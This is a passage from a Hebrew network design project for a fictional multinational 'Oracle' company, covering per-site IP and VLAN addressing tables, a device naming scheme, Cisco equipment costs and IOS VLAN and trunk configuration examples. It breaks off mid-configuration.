		2	Strategic Initiatives & Programs	30	172.18.100.0	255.255.254.0	/23	172.18.101.254	172.18.101.255	Dynamic
		3	Technology	40	172.18.102.0	255.255.254.0	/23	172.18.103.254	172.18.103.255	Dynamic

172.18.64.0/20 – Australia-Sydney

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.64.0	255.255.254.0	/23	172.18.65.254	172.18.65.255	Static
1	Product Management	20	172.18.66.0	255.255.254.0	/23	172.18.67.254	172.18.67.255	Dynamic
2	Production	30	172.18.68.0	255.255.254.0	/23	172.18.69.254	172.18.69.255	Dynamic
3	Project Management Office	40	172.18.70.0	255.255.254.0	/23	172.18.71.254	172.18.71.255	Dynamic

172.18.80.0/20 – India-Mumbai

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.80.0	255.255.254.0	/23	172.18.81.254	172.18.81.255	Static
1	Sourcing	20	172.18.82.0	255.255.254.0	/23	172.18.83.254	172.18.83.255	Dynamic
2	Quality Assurance	30	172.18.84.0	255.255.254.0	/23	172.18.85.254	172.18.85.255	Dynamic
3	Risk Management	40	172.18.86.0	255.255.254.0	/23	172.18.87.254	172.18.87.255	Dynamic

172.18.96.0/20 – Japan-Tokyo

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.96.0	255.255.254.0	/23	172.18.97.254	172.18.97.255	Static
1	Sales	20	172.18.98.0	255.255.254.0	/23	172.18.99.254	172.18.99.255	Dynamic
2	Strategic Initiatives & Programs	30	172.18.100.0	255.255.254.0	/23	172.18.101.254	172.18.101.255	Dynamic
3	Technology	40	172.18.102.0	255.255.254.0	/23	172.18.103.254	172.18.103.255	Dynamic

ארצות הברית – 172.18.128.0/18

continent	building	floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
US - 172.18.128.0/18	Virginia-Ashburn - 172.18.128.0/20	0	SERVERS	110	172.18.128.0	255.255.254.0	/23	172.18.129.254	172.18.129.255	Static
		1	RND	20	172.18.130.0	255.255.254.0	/23	172.18.131.254	172.18.131.255	Dynamic
		2	SALES	30	172.18.132.0	255.255.254.0	/23	172.18.133.254	172.18.133.255	Dynamic
		3	QA	40	172.18.134.0	255.255.254.0	/23	172.18.135.254	172.18.135.255	Dynamic
	Arizona-Phoenix - 172.18.144.0/20	0	SERVERS	110	172.18.144.0	255.255.254.0	/23	172.18.145.254	172.18.145.255	Static
		1	Asset Management	20	172.18.146.0	255.255.254.0	/23	172.18.147.254	172.18.147.255	Dynamic
		2	HR	30	172.18.148.0	255.255.254.0	/23	172.18.149.254	172.18.149.255	Dynamic
		3	Business Development	40	172.18.150.0	255.255.254.0	/23	172.18.151.254	172.18.151.255	Dynamic
		4	QA	50	172.18.152.0	255.255.254.0	/23	172.18.153.254	172.18.153.255	Dynamic
		5	Accounting	60	172.18.154.0	255.255.254.0	/23	172.18.155.254	172.18.155.255	Dynamic
		6	RND	70	172.18.156.0	255.255.254.0	/23	172.18.157.254	172.18.157.255	Dynamic
	California-San-Jose - 172.18.160.0/20	0	SERVERS	110	172.18.160.0	255.255.254.0	/23	172.18.161.254	172.18.161.255	Static
		1	Corporate Communications	20	172.18.162.0	255.255.254.0	/23	172.18.163.254	172.18.163.255	Dynamic
		2	Creative Services	30	172.18.164.0	255.255.254.0	/23	172.18.165.254	172.18.165.255	Dynamic
		3	Customer Service	40	172.18.166.0	255.255.254.0	/23	172.18.167.254	172.18.167.255	Dynamic

172.18.128.0/20 – Virginia-Ashburn

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.128.0	255.255.254.0	/23	172.18.129.254	172.18.129.255	Static
1	RND	20	172.18.130.0	255.255.254.0	/23	172.18.131.254	172.18.131.255	Dynamic
2	SALES	30	172.18.132.0	255.255.254.0	/23	172.18.133.254	172.18.133.255	Dynamic
3	QA	40	172.18.134.0	255.255.254.0	/23	172.18.135.254	172.18.135.255	Dynamic

172.18.144.0/20 – Arizona-Phoenix

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.144.0	255.255.254.0	/23	172.18.145.254	172.18.145.255	Static
1	Asset Management	20	172.18.146.0	255.255.254.0	/23	172.18.147.254	172.18.147.255	Dynamic
2	HR	30	172.18.148.0	255.255.254.0	/23	172.18.149.254	172.18.149.255	Dynamic
3	Business Development	40	172.18.150.0	255.255.254.0	/23	172.18.151.254	172.18.151.255	Dynamic
4	QA	50	172.18.152.0	255.255.254.0	/23	172.18.153.254	172.18.153.255	Dynamic
5	Accounting	60	172.18.154.0	255.255.254.0	/23	172.18.155.254	172.18.155.255	Dynamic
6	RND	70	172.18.156.0	255.255.254.0	/23	172.18.157.254	172.18.157.255	Dynamic

172.18.160.0/20 – California-San-Jose

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.160.0	255.255.254.0	/23	172.18.161.254	172.18.161.255	Static
1	Corporate Communications	20	172.18.162.0	255.255.254.0	/23	172.18.163.254	172.18.163.255	Dynamic
2	Creative Services	30	172.18.164.0	255.255.254.0	/23	172.18.165.254	172.18.165.255	Dynamic
3	Customer Service	40	172.18.166.0	255.255.254.0	/23	172.18.167.254	172.18.167.255	Dynamic

חלוקת שמות

חלוקת שמות הגיונית לציודים בארגון היא חלק חשוב ביותר בהקמת ארגון מסודר וקל לניהול, לכן בפרויקט זה בחרתי במבנה הבא לנתינת שמות לציודים:

ORACLE_CC_SS_cc_Fn_Dn

:CC


מתייחס לקוד אותיות (Letter code) של אותה יבשת – Continent.

:SS

מתייחס לקוד אותיות (Letter code) של אותה מדינה – State.

ORACLE

:cc



מתייחס לאותה עיר - City (לדוגמא Milan)

:n


מתייחס למספר קומה

:Dn


מתייחס לשם של מכשיר והמספר שלו לדוגמא (PC1)

בנייני החברה

אסיה




אירופה




ארצות הברית

אוסטרליה



טופולוגיות פשוטות – אירופה, יפן ווירג'יניה





Oracle נמצאת בכל העולם וזה כולל כמובן את אירופה, בין אם **בפרנקפורט שבגרמניה**, **איטליה שבמילאן** או **מדריד שבספרד** אין ספק שהנוכחות שלה שם משמעותית ובולטת.

כמו כן, בבניין קיימים מחשבים מן השורה הראשונה ושרתים חזקים במיוחד כדי לתחזק את היום עבודה בבניין

קומת קרקע (קומה 0):


קומה זו בדרך כלל מורכבת מהאמצעי תקשוב המרכזיים כמו הנתב או מתג שכבה שלוש וכן מהשרתים בהם משתמשים בבניין יחד עם לפטופ לניהול נוח של הציוד בבניין.





קומה רגילה (קומות 1-3):

קומה זו בדרך כלל מורכבת מהכלים בהם משתמשים עובדי החברה הכללים, כמו מחשב, מדפסת IP וכן קיים גם מתג בכל קומה.




עלויות של בניין פשוט

שם	עלות	כמות	עלות סופית
Cisco 1941	800₪	1	800₪
Cisco 3650 24PS	4,200₪	1	4,200₪
Cisco 2960-24TT	1,750₪	4	7,000₪
PC	2,975₪	15	44,625₪
Server	4,000₪	4	16,000₪
Laptop	2,975₪	1	2,975₪


לאחר שמכלילים את כל הציודים יוצא כי המחיר לבניין פשוט עומד על כ- 75,600 שקל חדש.

טופולוגיה יתירה – קליפורניה

טופולוגיה זו כוללת את הפרוטוקולים/הגדרות הבאים:



- HSRP
- STP
- DHCP
- Mail
- Syslog
- FTP
- EtherChannel
- Vlan
- Portfast
-
- BPDU guard
- SSH
- TELNET




קומת קרקע (0):

בקומה זו ניתן למצוא את ציודי התקשורת של הבניין:

- נתבי Cisco Router 7200
- מתגי Core - Cisco catalyst 6500
- מתגי Distribution - Cisco 3650 24PS
- מתגי Access – Cisco 2960-24TT

וכמובן את השרתים ומחשב נייד.

קומות (1-6)




בדומה לבניין הפשוט קומות אלו בדרך כלל מורכבת מהכלים בהם משתמשים עובדי החברה, כמו מחשב, מדפסת IP וכו',


וכן עם מתג לכל קומה.

שכבות


שכבת ה– Access



שכבת ה– Distribution



שכבת ה– Core




חלקות התעבורה

בבניין זה בחרתי לחלק את התעבורה בבניין לשני חלקים, לכן קבעתי כי מתגי ה CORE יקבלו חלוקה של ה VLANS:

שם מתג CORE	VLANS
ORACLE_US_CA_San_Jose_F0_SW_Core1	30,40
ORACLE_US_CA_San_Jose_F0_SW_Core2	110,20

כך שהחלוקה של התעבורה נראית כך:



עלויות של בניין יתיר

שם	עלות	כמות	עלות סופית
Cisco Router 7200	5,700₪	2	11,400₪
Cisco catalyst 6500	4,700₪	2	9,400₪
Cisco 3650 24PS	4,200₪	2	8,400₪
Cisco 2960-24TT	1,750₪	4	7,000₪
PC	2,975₪	15	44,625₪
Server	4,000₪	4	16,000₪
Laptop	2,975₪	1	2,975₪

לאחר שמכלילים את כל הציודים יוצא כי המחיר לבניין יתיר עומד על כ- 99,800 שקל חדש.

VLAN

מה זה VLAN ?

VLAN הוא סביבה וירטואלית המדמה רשת מקומית ומיוצג על ידי מספר, נשתמש ב VLAN כאשר אנו רוצים לייצר הפרדה בין מכשירים על אותה טופולוגיה.

ברמה מקצועית, VLAN יוצר Broadcast Domain נפרד על אותו הנתב באותה הטופולוגיה ויוצר חלוקה לוגית ולא פיזית כמו שהיה צריך לעשות לפני הטכנולוגיה זו.

יוצרים VLAN על ידי שימוש בפקודה: vlan <VLAN-NUMBER>

ניתן להגדיר ממשקים בכמה תצורות:

ממשק Access

ממשק **Access** הוא ממשק במתג (Switch) המיועד לחבר מכשירים כמו מחשבים או מדפסות, והוא יכול להיות חלק מ-VLAN אחד בלבד.

הגדרת מצב Access:

```
switchport mode access
```

שיוך VLAN לממשק:

```
switchport access vlan <VLAN-NUMBER>
```

ממשק Trunk

ממשק Trunk, לעומת זאת, משמש להעברת תעבורה מ- VLANS מרובים, הוא מחבר בין שני מתגים או בין מתג לנתב ומאפשר להם להעביר תעבורה מכל ה- VLANS המוגדרים ברשת.

ממשק Trunk משדר את תעבורת הVLANS עם זיהוי ייחודי (VLAN tagging), כך שכל מכשיר בקצה יכול להבין לאיזו VLAN התעבורה שייכת.

הגדרת מצב Trunk:


```
switchport mode trunk
```

שיוך VLANS לממשק:

```
switchport trunk allowed vlan <V-NUM>,<SECOND-V-NUM>,<…>
```

הגדרת VLANS

בפרויקט השתמשתי ב VLANS בכל הבניינים, לדוגמא בבניין להלן ניתן לראות את חלוקת ה VLANS לפי תמונה זו:



RACLE

VLAN :40

```
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#vlan 40
ORACLE_US_VA_Ashburn_F3_SW(config-vlan)#name QA
ORACLE_US_VA_Ashburn_F3_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#switchport access vlan 40
```

VLAN :30

```
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#vlan 30
ORACLE_US_VA_Ashburn_F2_SW(config-vlan)#name SALSE
ORACLE_US_VA_Ashburn_F2_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#switchport access vlan 30
```

VLAN 20:

```
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#vlan 20
ORACLE_US_VA_Ashburn_F1_SW(config-vlan)#name RND
ORACLE_US_VA_Ashburn_F1_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#switchport access vlan 20
```


VLAN 110:

```
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#vlan 110
ORACLE_US_VA_Ashburn_F0_SW(config-vlan)#name SERVERS
ORACLE_US_VA_Ashburn_F0_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#switchport access vlan 110
```

הגדרת Trunk:

על הממשק עליו נרצה להעביר את ה VLANS שלנו ניצור את ה VLANS ונגדיר שהם ה VLANS המאושרים:

```
ORACLE_US_VA_Ashburn_F0_SW_Multilayer(config)#vlan 20
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name RND
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 30
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name SALSE
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 40
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name QA
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 110
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name SERVERS
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#interface GigabitEthernet1/0/1
